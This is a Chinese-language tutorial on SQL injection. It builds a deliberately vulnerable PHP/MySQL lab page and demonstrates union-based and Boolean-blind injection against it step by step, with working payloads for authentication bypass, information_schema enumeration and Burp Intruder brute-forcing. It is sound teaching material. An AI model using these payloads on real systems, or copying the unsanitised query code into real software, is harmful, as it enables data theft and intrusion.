SQL 注入就是指，在输入的字符串中注入 SQL 语句，如果应用相信用户的输入而对输入的字符串没进行任何的过滤处理，那么这些注入进去的 SQL 语句就会被数据库误认为是正常的 SQL 语句而被执行。

恶意使用 SQL 注入攻击的人可以通过构建不同的 SQL 语句进行脱裤、命令执行、写 Webshell、读取度武器敏感系统文件等恶意行为。

缺陷编号： WooYun-2013-38318
漏洞标题： 搜狐某站sql注入导致数万用户信息泄露

缺陷编号： WooYun-2015-123175
漏洞标题： 深圳市第一波网络科技有限公司某游戏后台存在漏洞（可泄露上亿数据）之二

缺陷编号： WooYun-2015-115378
漏洞标题： 新浪多站存在通用型SQL注入(涉及大量不同业务类型数据用户数据)

以上来自乌云的案例，都是利用 SQL 注入所造成的一系列危害。

成因

首先来看这一段代码（视频中不是这段代码，因为其更适合讲解，所以用这段代码）：

```
$un = @$_POST['un'];
$pw = @$_POST['pw'];

// ...

$sql = "select * from user where un='$un' and pw='$pw'";
```

可以看到代码首先从 HTTP 主体取得 `un` 和 `pw` 两个参数，这两个参数显然未加过滤。之后代码将其拼接到 SQL 语句中。

如果恶意用户将 `un` 指定为任意正常内容， `pw` 为非正常内容，那么就有被攻击的风险。比如我们将 `un` 赋为 `admin` ， `pw` 赋为 `' or '1'='1` 。则整个 SQL 语句会变为：

```
select * from user where un='admin' and pw='' or '1'='1'
```

可以看到 `where` 子句对于任何用户都是恒成立的。那么我们就成功绕过了它的身份验证。

环境搭建（补充）

视频中的程序我找不到，所以还是自己搭个靶场演示吧，但是步骤是一样的。关于数据库环境我想说一下，不同数据库使用不同的配置和 SQL 方言，一个数据库上有用的方法不一定能用在另一个数据库上。但是，目前 70% 的网站都使用 MySQL，所以这篇讲义只会涉及 MySQL。

大家可以下载 DVWA 在本地建立实验环境，如果觉得麻烦，可以自己写个脚本来建立。这里教给大家如何在本地建立实验环境。

首先要在任意数据库创建一张表，插入一些数据：

```
drop table if exists sqlinj;
create table if not exists sqlinj (
    id int primary key auto_increment,
    info varchar(32)
);
insert into sqlinj values (1, "item #1");
```

这里我们创建了 `sqlinj` 表，并插入了一条数据。其实插入一条数据就够了，足以查看显示效果。

之后我们将以下内容保存为 `sql.php` ：

```
<form method="GET" action="">
    ID：
    <input type="text" name="id" />
    <input type="submit" value="查询" />
</form>
<?php
// 改成自己机子上的配置：
$host = '';
$port = 3306;
$un = '';
$pw = '';
$db = '';

$id = @$_GET['id'];
if($id == '')
    return;
$conn = @mysql_connect($host . ':' . $port, $un, $pw);
if(!$conn)
    die('数据库连接错误：' . mysql_error());
mysql_select_db($db, $conn);
$sql = "select id, info from sqlinj where id=$id";
$res = mysql_query($sql, $conn);
if(!$res)
    die('数据库错误：'. mysql_error());
$num = mysql_num_rows($res);
if($num == 0)
{
    echo "<p>ID：$id</p>";
    echo "<p>无此记录</p>";
}
else
{
    $row = mysql_fetch_row($res);
    echo "<p>ID：$id</p>";
    echo "<p>Info：${row[1]}</p>";
}
mysql_close($conn);
```

在文件目录下执行 `php -S 0.0.0.0:80` ，然后访问 `http://localhost/sql.php` ，然后就可以进行各种操作了。

手工注入：基于回显

基于回显的意思就是页面中存在显示数据库中信息的地方，通过注入我们就能把我们要查询的东西显示在页面上。一般页面中显示相关信息（比如帖子标题、内容）就能认为是基于回显的。

判断注入点

我们将 `id` 设为 `1 and 1=1` ，发现正常显示。

将 `id` 设为 `1 and 1=2` ，显示“无此记录”。

那么这里就很可能出现注入点。

判断列数量

我们下一步需要判断查询结果的列数量，以便之后使用 `union` 语句。我们构造：

```
id=1 order by ?
```

其中问号处替换为从 1 开始的数字，一个一个尝试它们。直到某个数字 N 报错，那么列数为 N - 1。

例如我这里，先尝试 1，没有报错：

localhost/sql.php?id=1%20order%20by%201

ID：[ ] 查询

ID：1 order by 1

Info：item #1

尝试 2 也没有报错，然后尝试 3 的时候：

localhost/sql.php?id=1%20order%20by%203

ID：[ ] 查询

数据库错误：Unknown column '3' in 'order clause'

出现了错误，说明列数是 2。

确定显示的列

我们可以构造语句了：

```
1 and 1=2 union select 1,2
```

localhost/sql.php?id=1%20and%201=2%20union%20select%201,2

ID：[ ] 查询

ID：1 and 1=2 union select 1,2

Info：2

显示位置为 2 号位，而且只有一个显示位置。

查询用户及数据库名称

在 MySQL 中，`current_user` 函数显示用户名称，`database` 函数显示当前数据库名称。这里只有一个显示位置，为了方便起见，我们可以使用 `concat` 函数一次性显示出来。

```
1 and 1=2 union select 1,concat(current_user(),' ',database())
```

localhost/sql.php?id=1%20and%201=2%20union%20select%201,concat(current_user(),%2

ID : 查询

ID : 1 and 1=2 union select 1,concat(current_user(), ' ',database())

Info : root@localhost test

可以看到这里的用户名称是 `root`，数据库名称是 `test`。如果在真实场景下遇到，基本就可以断定是 root 权限了。

查询表的数量

MySQL 中有一个数据库叫做 `information_schema`，储存数据库和表的元信息。`information_schema` 中有两个重要的表，一个叫 `tables`，储存表的元信息，有两列特别重要，`table_schema` 是所属数据库，`table_name` 是表名称。另一个表示 `columns`，储存列的源信息，`table_name` 列是所属表名称，`column_name` 列是列名称。

```
1 and 1=2 union select 1,count(table_name) from information_schema.tables where table_schema=database()
```

localhost/sql.php?id=1+and+1%3D2+union+select+1%2Ccount%28table_name%29+from+information_schema.t

ID : 查询

ID : 1 and 1=2 union select 1,count(table_name) from information_schema.tables where table_schema=database()

Info : 7

这里我们使用 `count` 函数查询出了表的数量，一共七个。这里我们只查询当前数据库，如果要查询全部，可以把 `where` 子句给去掉。

查询表名

因为它只能显示一条记录，我们使用 `limit` 子句来定位显示哪一条。 `limit` 子句格式为 `limit m,n` ，其中 `m` 是从零开始的起始位置， `n` 是记录数。我们构造：

```
1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit ?,1
```

我们需要把问号处换成 0～6，一个一个尝试，七个表名称就出来了。比如，我们获取第一个表的名称。

localhost/sql.php?id=1+and+1%3D2+union+select+1%2Ctable_name+from+information_schema.tables+where+

ID： 查询

ID：1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1

Info：email

它叫 `email` ，在真实场景下，这里面一般就是一部分用户信息了。如果第一个表示无关紧要的信息，可以继续寻找。

查询列数量

与表数量的查询类似，我们需要把所有 `table` 换成 `column` 。我们构造：

```
1 and 1=2 union select 1,count(column_name) from information_schema.columns where table_name='email'
```

localhost/sql.php?id=1+and+1%3D2+union+select+1%2Ccount%28column_name%29+from+information_schem

ID： 查询

ID：1 and 1=2 union select 1,count(column_name) from information_schema.columns where table_name='email'

Info：2

一共有两个。

查询列名

我们把 `count` 去掉，加上 `limit` ，就出来了：

```
1 and 1=2 union select 1,column_name from information_schema.columns where table_name='email' limit ?,1
```

同样，我们需要把问号替换为 0 和 1：

localhost/sql.php?id=1+and+1%3D2+union+select+1%2Ccolumn_name+from+information_schema.columns+wh

ID： 查询

ID : 1 and 1=2 union select 1,column_name from information_schema.columns where table_name='email' limit 0,1

Info : userid

我们这里查询结果为，第一列叫做 `userid` ，第二列叫做 `email` 。

查询行数量

```
1 and 1=2 union select 1, count(1) from email
```

localhost/sql.php?id=1+and+1%3D2+union+select+1%2C+count%281%29+from+email

ID： 查询

ID : 1 and 1=2 union select 1, count(1) from email

Info : 2

查询记录

```
1 and 1=2 union select 1,concat(userid,' ',email) from email lim
it ?,1
```

我们把问号替换为 0 和 1，就得到了所有的数据。

localhost/sql.php?id=1+and+1%3D2+union+select+1%2Cconcat%28userid%2C%27+%27%2Cemail%29+from+er

ID： 查询

ID : 1 and 1=2 union select 1,concat(userid,' ',email) from email limit 0,1

Info : 123 test2@example.com

手工注入：基于布尔值

在一些情况下，页面上是没有回显的。也就是说，不显示任何数据库中的信息。我们只能根据输出判断是否成功、失败、或者错误。这种情况就叫做盲注。

比如说，我们把上面的代码改一下，倒数第三行改为：

```
echo "<p>存在此记录</p>";
```

这样我们就不能通过 `union` 把它显示到页面上。所以我们需要一些盲注技巧。这种技巧之一就是基于布尔值，具体来说就是，如果我们想查询整数值，构造布尔语句直接爆破；如果想查询字符串值，先爆破它的长度，再爆破每一位。


查询用户及数据库名称

基于布尔的注入中，判断注入点的原理是一样的。确定注入点之后我们直接查询用户及数据库名称（当然也可以跳过）。由于这种情况下所有查询都特别复杂，所以我们只选取其中一个，比如数据名称。

首先爆破数据库名称的长度，我们构造：

```
1 and (select length(database()))=?
```

问号处需要替换为数字，从 1 开始，直至出现正确的信息。为了简化操作，这里我们可以使用 Burp 了。



它的长度为 4，这里我们再构造：

```
1 and (select substr(database(),$1,1))=$2
```

我们需要把 `$1` 替换成 1 ~ 4 的整数（ `substr` 从 1 开始），把 `$2` 替换成 a ~ z 、 0 ~ 9 以及 `_` 的 ASCLL 十六进制（SQL 不区分大小写）。这里我们最好把这些十六进制值存成一个列表，便于之后使用。

之后开始爆破（类型选择 `cluster bomb` ，第一个 payload 选择 `number` ，第二个 payload 选择 `preset lists` ）：

intruder attack 3

attack save columns

Filter: showing all items

results target positions payloads options

request	payload1	payload2	status	error	time...	length	comment
133	1	37	200			311	
134	2	37	200			311	
135	3	37	200			311	
136	4	37	200			311	
137	1	38	200			311	
138	2	38	200			311	
139	3	38	200			311	
140	4	38	200			311	
141	1	39	200			311	
0			200			314	baseline request
18	2	65	200			314	
75	3	73	200			314	
77	1	74	200			314	
80	4	74	200			314	

finished

我们通过查表得知，结果为 `test` 。

查询表的数量

```
1 and (select count(table_name) from information_schema.tables w
here table_schema=database())=?
```

问号处替换为从一开始的数字。我们可以看到，数量为 7。

intruder attack 4

attack save columns

Filter: showing all items

results | target | positions | payloads | options

request	payload	status	error	time...	length	comment
17	17	200			365	
19	19	200			365	
21	21	200			365	
20	20	200			365	
18	18	200			365	
16	16	200			365	
14	14	200			365	
12	12	200			365	
5	05	200			365	
6	06	200			365	
8	08	200			365	
9	09	200			365	
10	10	200			365	
7	07	200			368	

paused


查询表名

我们这里演示如何查询第一个表的表名。

首先查询表名长度。

```
1 and (select length(table_name) from information_schema.tables
where table_schema=database() limit 0,1)=?
```


问号处换成从 1 开始的整数。长度为 5：



之后，再爆破每个字符。

```
1 and (select substr(table_name,$1,1) from information_schema.ta
bles where table_schema=database() limit 0,1)=$2
```

`$1` 配置为 1～5的整数， `$2` 的配置为上面的列表。




查表可得，结果为 `email` 。

查询列数量

我们下面演示查询 `email` 表的列数。

```
1 and (select count(column_name) from information_schema.columns
 where table_name='email')=?
```

问号处替换为从一开始的数字。我们可以看到，数量 2。




查询列名称

作为演示，我这里查询第二列（`limit 1,1`）的名称。

首先需要查询其长度：

```
1 and (select length(column_name) from information_schema.column
s where table_name='email' limit 1,1)=?
```

问号处换成从 1 开始的整数。长度为 5：



request	payload	status	error	time...	length	comment
26	26	200			373	
13	13	200			373	
14	14	200			373	
15	15	200			373	
16	16	200			373	
17	17	200			373	
18	18	200			373	
19	19	200			373	
20	20	200			373	
21	21	200			373	
22	22	200			373	
23	23	200			373	
24	24	200			373	
5	05	200			376	

之后爆破每个字符：

```
1 and (select substr(column_name,$1,1) from information_schema.c
olumns where table_name='email' limit 1,1)=$2
```

`$1` 配置为 1 ~ 5的整数， `$2` 的配置为上面的列表。

intruder attack 11

attack save columns

Filter: showing all items

results target positions payloads options

request	payload1	payload2	status	error	time...	length	comment
162	2	36	200			379	
163	3	36	200			379	
164	4	36	200			379	
165	5	36	200			379	
166	1	37	200			379	
167	2	37	200			379	
168	3	37	200			379	
169	4	37	200			379	
170	5	37	200			379	
3	3	61	200			382	
21	1	65	200			382	
44	4	69	200			382	
60	5	6c	200			382	
62	2	6d	200			382	

paused

结果是 `email` 。

查询行数量

```
1 and (select count(1) from email)=?
```

问号处替换为从一开始的数字。我们可以看到，数量为 2。

intruder attack 12

attack save columns

Filter: showing all items

results target positions payloads options

request	payload	status	error	time...	length	comment
18	18	200			306	
19	19	200			306	
20	20	200			306	
21	21	200			306	
22	22	200			306	
23	23	200			306	
24	24	200			306	
25	25	200			306	
26	26	200			306	
27	27	200			306	
28	28	200			306	
29	29	200			306	
30	30	200			306	
2	02	200			309	

paused

